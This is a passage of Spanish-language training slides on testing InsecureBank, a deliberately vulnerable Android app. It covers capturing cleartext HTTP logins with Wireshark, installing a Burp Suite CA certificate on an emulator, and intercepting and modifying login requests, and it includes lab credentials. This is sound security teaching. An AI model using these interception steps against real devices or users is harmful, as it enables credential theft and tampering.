          inet6 addr: fe80::a00:27ff:fe65:cdcc
```


- Utilizamos la ip obtenida para configurar el cliente de *InsecureBank*.
- Utilizamos las siguientes credenciales para verificar que todo funciona correctamente:
  - Usuario: jack
  - Contraseña: Jack@123$

Preparación del entorno - Cliente

- Y deberíamos obtener la siguiente pantalla:



Conexiones



- Durante las tareas realizadas en esta sección, vamos a revisar los siguientes elementos:
  - Datos transmitidos en claro.
  - Susceptibilidad a ataques "*man in the middle*".
  - Verificación de la conexión SSL.
- El entorno requerido para cada una de las revisiones es ligeramente diferente en cada caso:
  - En el caso de la inspección de tráfico basta con capturar el tráfico generado por el dispositivo, mientras que en el resto, es necesario realizar diferentes acciones.
  - En los otros casos, habrá que capturar el tráfico generado por el dispositivo o modificar la aplicación para eliminar las comprobaciones en la aplicación SSL.

Análisis de transmisión de datos

- Dependiendo de la arquitectura utilizada, la captura de tráfico se puede realizar de múltiples maneras.
- En este análisis vamos a utilizar la más sencilla: el emulador.
- En este caso, todo el tráfico generado se moverá entre el emulador y el *back-end* python, sin salir de la máquina de análisis.
- De esta manera, podemos utilizar la aplicación Wireshark (incluida en Santoku) o un *proxy* para realizar el análisis.
- En caso de ejecutar la aplicación en un dispositivo físico, al estar ejecutándose el *back-end* desde una máquina a la que tenemos acceso, también nos basta con Wireshark para capturar todo el tráfico entre la aplicación y el *back-end.*
- Para evitar posibles problemas por diferencias en la configuración, seleccionaremos “escuchar en todos los interfaces” en ambos programas.

Datos transmitidos en claro

- Una vez que Wireshark está ejecutándose y capturando tráfico de red originado en el dispositivo, vamos a proceder a comprobar el tipo de transmisión de datos que se realiza.


Tarea
Verifica que las conexiones de la aplicación al *back-end* se realizan en claro, mediante HTTP, como mostraba el análisis estático.

Resultado esperado
Un listado con las conexiones de red realizadas por la aplicación que se realizan sin cifrar mediante HTTP, junto con un análisis de los datos enviados en las mismas.

Datos transmitidos en claro

Solución


- Interaccionamos con la aplicación con los datos utilizados en anteriores actividades y observamos los paquetes capturados por Wireshark.
- Para reducir la información que hay que analizar, aplicamos un filtro para que solo se muestren las conexiones HTTP.



Datos transmitidos en claro

Solución

- Comprobamos que los paquetes capturados, además de ser enviados sin cifrar, incluyen información sensible como el usuario y contraseña.
- El resto de conexiones que se generan mientras interaccionamos con la aplicación siguen el mismo patrón que la mostrada.



Datos transmitidos en claro y "*man in the middle*"

Solución


- Otra solución para analizar el tráfico generado por la aplicación que se va a analizar es utilizar un servidor *proxy*.
- En este caso, además de poder inspeccionar el tráfico, podremos también modificar los parámetros enviados al servidor y, dependiendo de las capacidades del servidor *proxy*, inspeccionar el contenido de las conexiones SSL.
- Durante esta parte de la tarea, vamos a realizar los siguientes pasos:
  - Configurar el *proxy* para la captura e intercepción de tráfico.
  - Configurar el emulador para que:
    - Envíe todo su tráfico a través del *proxy.*
    - Las conexiones SSL puedan ser inspeccionadas a través del emulador.
  - Interceptar una conexión al *back-end* del servidor.
  - Interceptar una conexión SSL a google.com realizada a través del navegador (la aplicación *InsecureBank* no utiliza SSL).

Datos transmitidos en claro y "*man in the middle*"


Solución

Configuración del Proxy

- Durante esta tarea vamos a utilizar *Burp Suite Free Edition*, que viene ya incluido en Santoku.




- Una vez abierto, seleccionamos la pestaña Proxy y Options.



Datos transmitidos en claro y "*man in the middle*"

Solución


- En *Proxy Listeners*, seleccionamos Edit en el primero y activamos la opción de escuchar en todos los interfaces, así podremos también analizar dispositivos reales, si configuramos el interfaz de la máquina virtual en modo "Bridged".



Datos transmitidos en claro y "*man in the middle*"

Solución

- Además, vamos a la pestaña "Request handling" y activamos la opción de "Support invisible proxying".




- Presionamos "Ok" para aceptar los cambios.

Datos transmitidos en claro y "*man in the middle*"

Solución

- Más abajo, seleccionamos CA certificate.
- Vamos a extraer el certificado de la CA para que Android acepte certificados firmados por Burp y así podamos inspeccionar conexiones SSL.




Datos transmitidos en claro y "*man in the middle*"

Solución

- En la ventana que se abre, seleccionamos:




- Y guardamos el resultado en un fichero con extensión "cdr". Android no detecta certificados con la extensión "der".




Datos transmitidos en claro y "*man in the middle*"

Solución

- En un principio, el *proxy* solo interceptará para su modificación las peticiones que lleguen con ciertas condiciones. Vamos a añadir dos reglas nuevas:
  - En primer lugar, dentro de "Intercept Client Requests" hacemos clic en Add y añadimos una regla con los siguientes datos.



- Hacemos lo mismo con la siguiente regla:



Datos transmitidos en claro y "*man in the middle*"

Solución

Configuración del emulador

- En primer lugar debemos instalar el certificado generado en el emulador para que los certificados emitidos por Burp sean aceptados.
- Para ello, con el emulador encendido ejecutamos el siguiente comando desde la ruta en la que hemos guardado el certificado.

```
> adb push certificado.cdr /sdcard/
```

- Recuerda que el emulador debe tener configurado el almacenamiento USB. Si no lo tiene, deberás apagarlo, editarlo (a través del AVD Manager) y volverlo a iniciar.
- En un dispositivo físico, puedes copiar el fichero directamente a través del explorador de archivos en la tarjeta SD. Ten en cuenta que en dispositivos físicos, adb no tiene permisos para escribir en la tarjeta SD.

Datos transmitidos en claro y "*man in the middle*"

Solución

- Cambiamos al emulador.
- Nos desplazamos hasta los ajustes del sistema ("Settings").







Datos transmitidos en claro y "*man in the middle*"

Solución

- En los ajustes, navegamos hasta "Security".




- Y ahí seleccionamos "Install from SD card".



Datos transmitidos en claro y "*man in the middle*"

Solución

- Aparecerá el siguiente dialogo:



- Nos aseguramos que las credenciales se utilizarán para VPN y aplicaciones y seleccionamos "Ok".

Datos transmitidos en claro y "*man in the middle*"

Solución

- Ahora tenemos que configurar el *proxy* del emulador para que todo el tráfico vaya redirigido a través del *proxy* que hemos configurado.
- Para ello, debemos cerrar el emulador y volverlo a abrir mediante el siguiente comando:

```
santoku@santoku-VirtualBox:~$ emulator @TestDevice -http-proxy localhost:8080 -d
ebug-proxy
```

- Parámetros:
  - **`TestDevice`** es el nombre del dispositivo en AVD Manager.
  - **`-http-proxy`** indica que la conexión de red del emulador va a redirigir el tráfico http a un servidor *proxy*.
  - **`localhost:8080`** indica la dirección y el puerto en la que está escuchando el proxy (si está en la misma máquina podemos poner localhost).
  - **`debug-proxy`** indica que los paquetes enviados por el *proxy* se impriman por la salida estándar (consola).

Datos transmitidos en claro y "*man in the middle*"

Solución

Interceptar conexión a InsecureBank


- Con el *proxy* encendido y configurado y el emulador ejecutando con las opciones anteriores, podemos capturar y modificar las peticiones que se hagan al *back-end* de la aplicación.
- Abrimos de nuevo la aplicación *InsecureBank*:
  - Asegúrate de que el servidor está encendido.
  - Revisa en las preferencias de la aplicación que la IP del servidor corresponde a la máquina en la que está instalado.
- Intenta hacer *login* con los datos del usuario. Si no los has modificado serán:
  - Usuario: jack
  - Contraseña: Jack@123$

Datos transmitidos en claro y "*man in the middle*"

Solución

Interceptar conexión a InsecureBank

- Cuando presiones Login, verás como en el *proxy*, la pestaña "Intercept" está resaltada y muestra la petición HTTP de *login.*
- Además de confirmar que la conexión es en claro, podemos modificar el contenido de la petición.
- Modifica la contraseña y presiona "Forward".




- Verás como el cliente recibe la respuesta de contraseña incorrecta.

Datos transmitidos en claro y "*man in the middle*"

Solución

- Si quieres revisar el resto de conexiones que ha realizado el emulador, puedes pulsar la pestaña "HTTP history".

